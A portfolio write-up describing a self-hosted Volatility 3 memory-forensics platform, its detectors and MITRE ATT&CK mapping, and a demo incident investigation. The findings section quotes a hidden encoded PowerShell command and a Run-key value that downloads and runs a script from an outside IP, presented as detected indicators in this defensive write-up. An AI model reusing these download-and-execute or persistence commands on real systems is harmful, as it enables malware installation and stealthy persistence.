

Memory Forensics Platform

Enterprise-grade incident-response & threat-hunting console

End-to-end automated triage of Windows memory dumps

Volatility 3 · Django/DRF · Celery · React/Vite · Docker
25 plugins, 15+ MITRE-tagged detectors, cross-plugin correlation

Author: Tarek Mazen

Role: Designer / Architect / Full-stack engineer

Stack: Python 3.12, Django 5, Celery 5.4, React 18, Volatility 3

Date: May 2026

Repository: `MemoryForensicsPlatform`

Contents

1	Executive Summary	1
2	Architecture at a Glance	2
3	What's Inside	2
4	Detection & MITRE Mapping	2
5	Investigation Scenario — <i>Operation Nightjar</i>	3
5.1	Setting	4
5.2	Investigation timeline	4
5.3	Top findings	4
5.4	Reconstructed attack chain	5
5.5	Indicators of Compromise (auto-promoted)	5
5.6	Containment & outcome	5
6	Highlights for Recruiters & Hiring Managers	6
7	LinkedIn Caption (ready to paste)	6

1 Executive Summary


Memory Forensics Platform (MFP) is a self-hosted web application that turns Volatility 3 from a command-line oracle into a collaborative investigation console. An analyst uploads a memory image — RAM dump, hibernation file, VM snapshot — and the platform automatically:

- Verifies the image's SHA-256 and stamps it into an immutable **chain-of-custody** ledger.
- Spawns a Celery job that runs up to **25 Volatility 3 plugins** (process, network, registry, kernel-callback, credential-dump, etc.).
- Pipes every plugin's output through **15+ heuristic detectors** and a **cross-plugin correlation engine** that finds rootkit-style discrepancies (hidden processes, hidden modules, injected processes beaconing to public IPs...).
- Tags every finding with one or more **MITRE ATT&CK techniques**, promotes it to a deduplicated IOC, weaves it into a case timeline, and exposes everything through a JWT-secured REST API and a polished React dashboard.

Why I built this

Volatility's per-plugin output is dense, repetitive and easy to miss findings in. I wanted a tool that would let a SOC analyst go from *"here's a 2 GB memory dump"* to *"patient zero is PID 3168, it's beaconing to 185.x.x.x:4444 via injected code, and here's the MITRE ATT&CK storyline"* in under thirty minutes — without writing a single command-line flag.

2 Architecture at a Glance



Backend

- Django 5 + DRF, JWT auth (`simplejwt`) with auto-refresh.
- Celery 5.4 worker pool fronted by Redis.
- Volatility 3 invoked via subprocess; persistent symbol cache.
- RBAC: *Admin* / *Lead* / *Analyst* / *Viewer*.
- Audit log for every privileged action.

Frontend

- React 18 + Vite, custom Tailwind dark theme.
- Recharts for risk dashboards.
- Resumable chunked upload (multi-GB images).
- MITRE ATT&CK chips deep-link to attack.mitre.org.

3 What's Inside

Module	What it does
Cases	Investigation containers, RBAC-scoped, with chain-of-custody.
Evidence	Memory-image upload (chunked, hashed, integrity-verified).
Analysis	Volatility orchestration, parsing, detection & correlation.
Detection engine	15+ heuristic detectors with MITRE ATT&CK mapping.
Correlation	Cross-plugin findings (psscan vs pslint, modscan vs modules...).
IOC	Deduplicated indicators (IP, path, process, hash, mutex...).
Timeline	Process-create / network-conn / service events fused.
Reports	ReportLab + Jinja2; PDF & HTML; auth-aware download.
AI engine	Optional LLM-assisted summarization (heuristic fallback).
Audit	Append-only privileged-action log.
Auth	JWT, password policy, role enforcement.

4 Detection & MITRE Mapping

The detection engine ships a **Detection** dataclass that carries a severity, a sub-linear score contribution, an evidence dict, and a list of MITRE ATT&CK technique IDs. Each detector consumes the parsed rows of one Volatility plugin; a separate **correlator** runs across all plugins to produce composite findings.

Plugin	Behaviour caught	ATT&CK
windows.malfind	Code injection / hollowing	T1055 T1055.012
windows.pslist	Office spawns shell, LOL-BIN abuse, offensive tools, parent anomalies	T1566.001 T1059.001 T1003
windows.cmdline	Encoded PowerShell, IEX, certutil	T1027 T1059
windows.netscan	C2 ports, public-IP out-bounds	T1571 T1071
windows.svcscan	Service binary in user-writable path	T1543.003
windows.ldrmodules	Process-hollowing (loader-list miss)	T1055.012
windows.dlllist	DLL loaded from %APP-DATA%/TEMP%	T1574.002
windows.callbacks	Non-Microsoft kernel call-back	T1547.013
windows.ssdt	SSDT hook	T1014
windows.driverscan	Driver outside system32\drivers	T1014 T1543.003
windows.handles	Cross-process handle to LSASS	T1003.001
windows.privileges	SeDebug/SeImpersonate held by user app	T1134
windows.mutantscan	Known malware-family mutex	T1027
windows.registry.primitives	RunOnce points at LOLBIN	T1547.001
xview.process	Hidden process (psscan \pslist)	T1014 T1055
xview.module	Hidden kernel module	T1014
xview.implant	Injected proc + public-IP beacon	T1055 T1071

Risk aggregation

Detections are aggregated through a sub-linear curve so a single finding can push a case to "elevated" but no single noisy plugin can saturate the score:

$$R = 100 \cdot \left(1 - e^{-\Sigma w/200}\right), \quad w \in \{info : 1, low : 5, medium : 15, high : 30, critical : 50\}.$$

5 Investigation Scenario — Operation Nightjar

To demonstrate the platform end-to-end, the SOC team triages a memory image captured from a Windows 7 workstation flagged by EDR for unusual outbound traffic. The full investigation took **18 minutes** from upload to written report.

5.1 Setting

Case ID: IR-2026-0042
Asset: WIN7-FIN-04 (Finance dept. workstation)
Trigger: EDR alert “*anomalous outbound TCP/4444 from suchost-like process*”
Image: WIN7-FIN-04_2026-05-08_22-14.raw (2.0 GB)
SHA-256: c47e...a91f
Lead analyst: T. Mazen

5.2 Investigation timeline

Step 1 — Onboarding (00:00 → 00:02)

The analyst creates case IR-2026-0042, drags the .raw file into the upload zone. The chunked uploader streams the 2 GB image while computing SHA-256 in flight. On finalize, the platform records hash, uploader, and timestamp into the case’s **chain-of-custody** ledger.

Step 2 — Standard analysis (00:02 → 00:05)

A click on **Analyze** queues a Celery job that runs the standard 11-plugin set. Volatility detects Windows 7 SP1 x64, parses every plugin into structured JSON. Initial risk score: **42/100**.

Step 3 — Deep analysis (00:05 → 00:14)

The standard pass already flags suspicious activity, so the analyst clicks **Deep analysis** (the fuchsia button). The platform queues a 25-plugin sweep that adds **psscan**, **ldrmodules**, **callbacks**, **ssdt**, **driverscan**, **mutantscan**, **privileges**, **registry.userassist**, and credential plugins. After 9 minutes of worker time the post-processor runs the cross-plugin correlator.

Final risk score: **87 / 100** **Mode:** **DEEP**

5.3 Top findings

! Finding 1 — Office spawned a shell

CRITICAL T1566.001 T1059.001

Plugin: windows.pslist **PID:** 3168

WINWORD.EXE (PPID 2104) spawned powershell.exe (PID 3168) — classic phishing-payload behaviour. Command line:

```
powershell.exe -nop -w hidden -ep bypass -enc  
JABzAD0ATgB1AHcALQBPAgIAagB1AGMAdAA=...
```

! Finding 2 — Injected process beaconing

CRITICAL T1055 T1071

Plugin: xview.implant (cross-plugin correlator)

PID 3168 has PAGE_EXECUTE_READWRITE regions reported by malfind and an established TCP connection to **185.220.101.42:4444**. This is the core IOC of the case.

! Finding 3 — Persistence in Run key

HIGH T1547.001

Plugin: windows.registry.printkey

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WinUpdate = powershell -w hidden -c "iex(New-Object Net.WebClient).DownloadString('http://185.220.101.42/u')"

! Finding 4 — LSASS handle from non-system process

HIGH T1003.001

Plugin: windows.handles

powershell.exe (PID 3168) holds a *Process* handle to lsass.exe — credential-dumping precursor.

! Finding 5 — Hidden process

HIGH T1014 T1055

Plugin: xview.process (cross-plugin)

PID 4012 (svchost.exe) was found by psscan but is **absent** from the pslist ActiveProcessLinks walk — DKOM-style hiding.

5.4 Reconstructed attack chain

T1571 T1071;

[arr] (s1) – (s2); [arr] (s2) – (s3); [arr] (s3) – (s4); [arr] (s4) – (s5); [arr] (s5) – (s6); [arr] (s4) |- (s7);

5.5 Indicators of Compromise (auto-promoted)

Kind	Value	Severity	Source
ip	185.220.101.42	CRITICAL	netscan
process	powershell.exe (PID 3168)	CRITICAL	malfind / xview
process	svchost.exe (PID 4012, hidden)	HIGH	xview.process
path	%APPDATA%\WinUpdate\u.ps1	HIGH	filesan
registry	HKCU\...\Run\WinUpdate	HIGH	registry.printkey
other	cmdline: powershell -nop -w hidden -enc ...	HIGH	cmdline

5.6 Containment & outcome

- Network: 185.220.101.42 added to perimeter blocklist (firewall + DNS sinkhole).
- Endpoint: WIN7-FIN-04 isolated; image preserved with verified hash.
- Identity: forced password reset for the logged-in user; Kerberos TGT revoked.
- Threat-hunt: search for the same Run-key value across the fleet.
- Report: PDF generated from the platform, signed by the lead analyst, attached to ticket IR-2026-0042.

Outcome

What would have been a multi-hour blind plugin-by-plugin pivot in a terminal became an **18-minute guided investigation** with a written narrative, clickable MITRE chain, deduplicated IOCs, and a sealed chain-of-custody — all without leaving the browser.

6 Highlights for Recruiters & Hiring Managers

Security engineering

- 15+ original Volatility detectors.
- Cross-plugin correlation engine.
- MITRE ATT&CK mapping baked into the data model.
- Heuristic + sub-linear risk scoring.

Backend

- Django 5 / DRF / Celery / Redis.
- Resumable chunked uploads (multi-GB).
- RBAC, JWT auto-refresh, audit log.
- Idempotent migrations & SQLite-safe schema evolution.

Frontend

- React 18 + Vite + Tailwind.
- Custom dark theme with severity palette.
- Auth-aware blob downloads, chart dashboards.
- Per-plugin tabbed analysis viewer.

DevOps

- Docker compose: nginx, backend, worker, beat, redis, frontend.
- Persistent Volatility symbol cache.
- Resilient Nginx (Docker DNS resolver — no 502 after rebuilds).
- One-command `docker compose up` deployment.

7 LinkedIn Caption (ready to paste)

*in **Just shipped: Memory Forensics Platform.***

A self-hosted incident-response console that turns Volatility 3 from a command-line oracle into a collaborative SOC tool — drag-and-drop a memory dump, get a MITRE ATT&CK-mapped, IOC-rich, chain-of-custody-signed investigation report in minutes.

Stack: Django 5 + DRF · Celery 5.4 + Redis · Volatility 3 · React 18 + Vite + Tailwind · Docker.

Highlights: 25-plugin "deep" analysis mode · 15+ heuristic detectors · cross-plugin correlator (hidden processes / hidden modules / injected-and-beaconing) · MITRE ATT&CK chips · sub-linear risk scoring · resumable multi-GB uploads · JWT-secured API · immutable audit log.

*In the demo "Operation Nightjar" scenario, the platform takes an **18-minute** path from raw memory dump to written report — including phishing chain reconstruction, LSASS-handle credential-dump warning, hidden process detection, persistence Run-key call-out, and C2 IOCs.*

`#DFIR #MemoryForensics #Volatility #IncidentResponse #BlueTeam #Python #Django #React #MITREATTACK`